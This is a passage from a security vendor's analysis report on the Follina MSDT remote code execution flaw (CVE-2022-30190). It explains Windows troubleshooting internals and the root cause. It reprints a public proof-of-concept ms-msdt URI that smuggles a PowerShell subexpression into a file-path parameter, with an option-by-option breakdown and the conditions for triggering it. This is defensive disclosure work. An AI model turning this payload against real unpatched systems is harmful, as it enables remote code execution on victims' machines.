TLP: AMBER

Analysis Report on Follina (CVE-2022-30190) Vulnerability

V1.0

AhnLab Security Emergency Response Center (ASEC)

Jun. 27, 2022

AhnLab

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports only provided for certain clients and tenants	**Documents that can only be accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	**Can be copied and distributed within the recipient organization (company) of reports** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded,
meaning that the sum of each item may not match the total.

This report is a work of authorship protected by the Copyright Act
Unauthorized copying or reproduction for profit is strictly prohibited under any circumstances.

Seek permission from AhnLab in advance
if you wish to use a part or all of the report.

If you reprint or reproduce the material without the permission of the organization mentioned above, you may be held accountable for criminal or civil liabilities.

The version information of this report is as follows:

Version	Date	Details
1.0	2022-06-27	First release

Contents

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Overview

Follina is a remote code execution vulnerability that operates through Microsoft Support Diagnosis Tool (MSDT) and a zero-day vulnerability whose attack code was disclosed before the security patch was provided on June 14, 2022.

A new type of this vulnerability created into a malicious Microsoft Office document was published on the nao_sec Twitter account[1] on May 27, 2022. Afterward, code CVE-2022-30190 was assigned on May 30.

Vulnerabilities abusing MSDT have been studied since 2020,[2] and in April 2022, the risk of the Follina vulnerability was reported to MS by a security researcher.[3] However, it has been known that at the time, MS replied that there is no security threats pertinent to MSDT and took no particular action.[4]

The CVE-2022-30190 vulnerability occurs through an MSDT (msdt.exe) process that diagnoses system problems in Windows OS environments. The threat actor embeds an external link in a malicious MS Word file. In this file is an HTML script of the remote source that can be downloaded, and the script executes a certain PowerShell command.

This report explains the cause of the CVE-2022-30190 vulnerability and countermeasures that can be taken.

The product versions affected by this vulnerability are outlined in Table 1 below.

Windows Version
Windows Server 2012 R2 (Server Core installation)
Windows Server 2012 R2

[1] https://atip.ahnlab.com/ti/contents/asec-notes?i=0d8f2bba-88fb-4e40-931f-6140abe1c8ce

[2] https://benjamin-altpeter.de/doc/thesis-electron.pdf

[3] https://doublepulsar.com/follina-a-microsoft-office-code-execution-vulnerability-1a47fce5629e

[4] https://twitter.com/CrazymanArmy/status/1531117401181671430?s=20&t=7xvbwh1HXx2sgPh_ms7IzA

Windows Server 2012 (Server Core installation)
Windows Server 2012
Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
Windows Server 2008 R2 for x64-based Systems Service Pack 1
Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)
Windows Server 2008 for x64-based Systems Service Pack 2
Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)
Windows Server 2008 for 32-bit Systems Service Pack 2
Windows RT 8.1
Windows 8.1 for x64-based systems
Windows 8.1 for 32-bit systems
Windows 7 for x64-based Systems Service Pack 1
Windows 7 for 32-bit Systems Service Pack 1
Windows Server 2016 (Server Core installation)
Windows Server 2016
Windows 10 Version 1607 for x64-based Systems
Windows 10 Version 1607 for 32-bit Systems
Windows 10 for x64-based Systems
Windows 10 for 32-bit Systems
Windows 10 Version 21H2 for x64-based Systems
Windows 10 Version 21H2 for ARM64-based Systems
Windows 10 Version 21H2 for 32-bit Systems
Windows 11 for ARM64-based Systems
Windows 11 for x64-based Systems
Windows Server, version 20H2 (Server Core Installation)
Windows 10 Version 20H2 for ARM64-based Systems
Windows 10 Version 20H2 for 32-bit Systems
Windows 10 Version 20H2 for x64-based Systems
Windows Server 2022 Azure Edition Core Hotpatch
Windows Server 2022 (Server Core installation)
Windows Server 2022
Windows 10 Version 21H1 for 32-bit Systems
Windows 10 Version 21H1 for ARM64-based Systems
Windows 10 Version 21H1 for x64-based Systems
Windows Server 2019 (Server Core installation)
Windows Server 2019
Windows 10 Version 1809 for ARM64-based Systems
Windows 10 Version 1809 for x64-based Systems

Windows 10 Version 1809 for 32-bit Systems

Table 1. Versions affected by the vulnerability

Background Knowledge

Windows Troubleshooting Platform (WTP)

Windows Troubleshooting Platform (WTP) is a tool that offers diagnosis and cause analysis of various problems that occur in Windows along with solutions. It has been implemented from Windows 7 and Windows Server 2008 R2.

The diagnosis and resolution process operate based on the internal WTP runtime engine as shown in Figure 1, and a query made with a PowerShell command statement is transmitted. The system problems are diagnosed with msdt.exe, a troubleshooting process, and a summary of the solution is provided to the user.



Figure 1. WTP Architecture

The troubleshooting pack executed in WTP is largely comprised of the following 3 stages.

- TroubleShooting (TS): Diagnose and report of problems that occur in the system
- Resolution (RS): Execute commands for troubleshooting
- Verification (VF): Verify task details

Out of these, TroubleShooting (diagnosis) and Resolution (solution) are executed through the following process of operation.

- Process 1: Detect problems and transmit PowerShell query through the runtime engine (msdt.exe)
- Process 2: Execute commands in the PowerShell runtime engine to fix the problem (sdiagnhost.exe)

The configuration file referred to in the diagnosis and resolution stage is in the %WINDIR%₩diagnostics directory. As shown in Figure 2, it is structured in XML format.

```
<?xml version="1.0" encoding="utf-8"?>
<PackageConfiguration xmlns="http://www.microsoft.com/schemas/dcm/configuration/2008">
  <Execution>
    <Package Path="%windir%\diagnostics\system\PCW" />
    <Name>@%windir%\diagnostics\system\PCW\DiagPackage.dll,-1</Name>
    <Description>@%windir%\diagnostics\system\PCW\DiagPackage.dll,-2</Description>
    <Icon>@%windir%\diagnostics\system\PCW\DiagPackage.dll,-1001</Icon>
    <Glyph>@%windir%\diagnostics\system\PCW\DiagPackage.dll,-307</Glyph>
  </Execution>

  <Index>
    <Id>PCWDiagnostic</Id>
    <RequiresAdminPrivileges>false</RequiresAdminPrivileges>
    <PrivacyUrl>https://go.microsoft.com/fwlink/?LinkID=534597</PrivacyUrl>
    <Version>3.0</Version>
    <PublisherName>Microsoft Corporation</PublisherName>
    <Category>@%windir%\system32\DiagCpl.dll,-407</Category>
    <Keyword>@%windir%\system32\DiagCpl.dll,-20</Keyword>
    <Keyword>@%windir%\diagnostics\system\PCW\DiagPackage.dll,-300</Keyword>
```

Figure 2. A portion of the content of c:₩Windows₩diagnostics₩index₩PCWDiagnostic.xml

Also, the commands used in each stage are based on PowerShell scripts, and they are executed on the sdiagnhost.exe (scripted diagnostic tool) process. The types of commands supported by WTP are as follows.

	Command	Details
1	Get-DiagInput	Process user input data
2	Get-TroubleshootingPack	Look up diagnosis results
3	Invoke-TroubleshootingPack	Execute commands needed for troubleshooting
4	Update-DiagReport	Add a user section to the result file
5	Update-DiagRootcause	Add a fundamental cause of the problem
6	Write-DiagProgress	Add the execution status value as a string

Table 2. Troubleshooting Cmdlet command statement

The CVE-2022-30190 vulnerability was created by exploiting the fact that when Program Compatibility Wizard (PCW) is executed through msdt.exe and system problems are collected, arbitrary parameter data is run without going through any verification process.

Microsoft Support Diagnostic Tool (MSDT)

Microsoft Support Diagnostic Tool (MSDT) is a troubleshooting wizard that diagnoses problems that occur in Windows. It is offered in Control Panel as shown in Figure 3.



Figure 3. Control Panel -> Update & Security -> Troubleshoot menu

Diagnosis occurs in the msdt.exe process in the %WINDIR%₩system32 directory. As shown in Figure 4, an option can be added through the command line to be run independently.



Figure 4. Example of use of the MSDT command line

Cause of Vulnerability

The CVE-2022-30190 vulnerability is inadequate in msdt.exe execution parameter verification and thus allows arbitrary PowerShell commands to be run.

Code 1 is an example the Calculator being executed with command msdt.exe using the POC code[5] published on GitHub.

```
ms-msdt:/id PCWDiagnostic /skip force /param ₩"IT_RebrowseForFile=cal?c
IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Start-
Process('calc'))i/../../../../../../../../../../../../../Windows/SYstem32/mpsigstub.exe
IT_AutoTroubleshoot=ts_AUTO₩"
```

Code 1. CVE-2022-30190 POC code

The meaning of each option is as follows. More details are available on Microsoft documentation.[6]

	Option	Details
1	/id PCWDiagnostic	Execute program compatibility diagnostic tool
2	/skip force	Skip the user selection stage
3	/param	Transmit parameters
4	IT_RebrowseForFile=cal?c	A value used when the IT_BrowseForFile path is invalid
5	IT_LaunchMethod=ContextMenu	Subject that runs the diagnostic tool (default: ControlPanel)
6	IT_SelectProgram=NotListed	Diagnostic program not selected
7	IT_BrowseForFile=”h$(Start-Process ..”	Name of the program to perform diagnosis
8	IT_AutoTroubleshoot=ts_AUTO	Select a recommended method of troubleshooting

Table 3. msdt.exe options used in the POC attack code

The threat actor abused the fact that when the above options are used with the Program Compatibility Wizard (PCW) diagnosis tool, a path defined as the "IT_BrowseForFile" variable is executed as a PowerShell command.

[5] https://github.com/onecloudemoji/CVE-2022-30

[6] https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/msdt

The PCW diagnostic tool references the configuration file in the %WINDIR%₩diagnostics₩system₩PCW directory while in operation. The scripts executed with PowerShell commands during problem diagnosis, resolution, and verification exist under file names that begin TS_, RS_, and VF_ respectively.

At this stage, all files within the PCW directory are copied to temporary path SDIAG_[Random_clsid] under %WINDIR%₩temp, as shown in Figure 5. Afterward, the PCW package entered with the /id option of the msdt.exe command is executed, which then leads to the execution of the TS_ProgramCompatibilityWizard.ps1 script for problem diagnosis.



Figure 5. Configuration file path for PCW problem diagnosis

This script executes the PowerShell Test-Path[7] command to verify the path of "h$(Start-Process …" entered with the IT_BrowseForFile parameter as shown in Figure 6. At this stage, the command is run through WTP's PowerShell runtime engine and the sdiagnhost.exe process is run as a service.

[7] https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/test-path?view=powershell-7.2



Figure 6. A portion of the TS_ProgramCompatibilityWizard.ps1 code

While this path is not actually valid, the $(..) format is executed first according to the PowerShell subexpression operator [8] priority, and the operation's result value is returned. The value transmitted with the -path argument of the Test-Path command is a string of "/../../" or lower, and the top-level "/" (slash) character is combined with the string in the C: drive path.



Figure 7. Test-Path command execution process

Figure 8 shows an example of the Test-Path PowerShell command. When "/../../" is entered as the Test-Path command argument value in the C:₩ directory, it is recognized as a path outside C:, but the actual Test-Path command returns a result value of True.

[8] https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_operators?view=powershell-7.2



Figure 8. Test-Path command example (1)

In this stage, regardless of whether there exists a file in the directory in question, if the Test-Path command returns a result value of True, it fulfills the conditions for vulnerability operation. Thus, as shown in Table 4, the threat actor adds the characters h and i before and after the $(..) command to make it seem as if the hi folder exists, and the Test-Path command returned a result value of True, just as in the above example.

This command operates based on the %WINDIR%₩temp₩SDIAG_xxx path where the PCW package files were copied to. The file path where the actual verification process is carried out is shown in Table 4.

C:₩Windows₩temp₩SDIAG_08270208-32ea-44e0-a3f3-55dbe40c0e72 ₩hi₩..₩..₩..₩..₩..₩..₩..₩..₩..₩..₩..₩..₩..₩..₩Windows₩SYstem32₩mpsigstub.exe

Table 4. Test-Path directory example

The threat actor seems to have combined multiple copies of the string "/../../ .." to intentionally create a path that is at a sufficiently far distance from the drive path.



Figure 9. Test-Path command example (2)

The IT_BrowseForFile parameter conditions for the vulnerability to be activated are as follows.

	Condition
1	The top-level path contains the "/../../" pattern
2	The path is not a system-protected path defined in sfc.dll
3	The file extension is .exe or .msi (file name is irrelevant)

Table 5. IT_BrowseForFile parameter conditions for vulnerability operation

When the above conditions are met, the IT_BrowseForFile parameter's value is allocated to the $selectedProgram variable through the TS_ProgramCompatibilityWizard.ps1 script. While this value actually represents the path of the program selected for program compatibility diagnosis, the vulnerability opens the possibility of an arbitrary path including PowerShell commands to be transmitted instead.



Figure 10. IT_BrowseForFile parameter processing procedure

As shown in Figure 10, the value saved with the TARGETPATH variable is transmitted to the parameter in the next step to fix problems after they are diagnosed. At this stage, the RS_ProgramCompatibilityWizard.ps1 script is called to update the fundamental cause of the

diagnosed problem, through the Update-DiagRootCause command.

Afterward, this command calls ps.Invoke() in the ExecuteCommand function of the Microsoft.Windows.Diagnosis.SDHost.dll module and a parameter shown in Figure 11 is transmitted. The ps.Invoke() function is executed according to the sub-operator priority of $(Start-Process('calc')) among the transmitted parameters, and the calc.exe Calculator process is executed. After this, a script error is produced because "/../../.." is an invalid PowerShell command, but regardless, the PowerShell command intended by the threat actor gets executed.

Figure 11. PowerShell command syntax exploiting the vulnerability

Vulnerability Attack Process

The operation process of the CVE-2022-30190 vulnerability is shown in Figure 12.

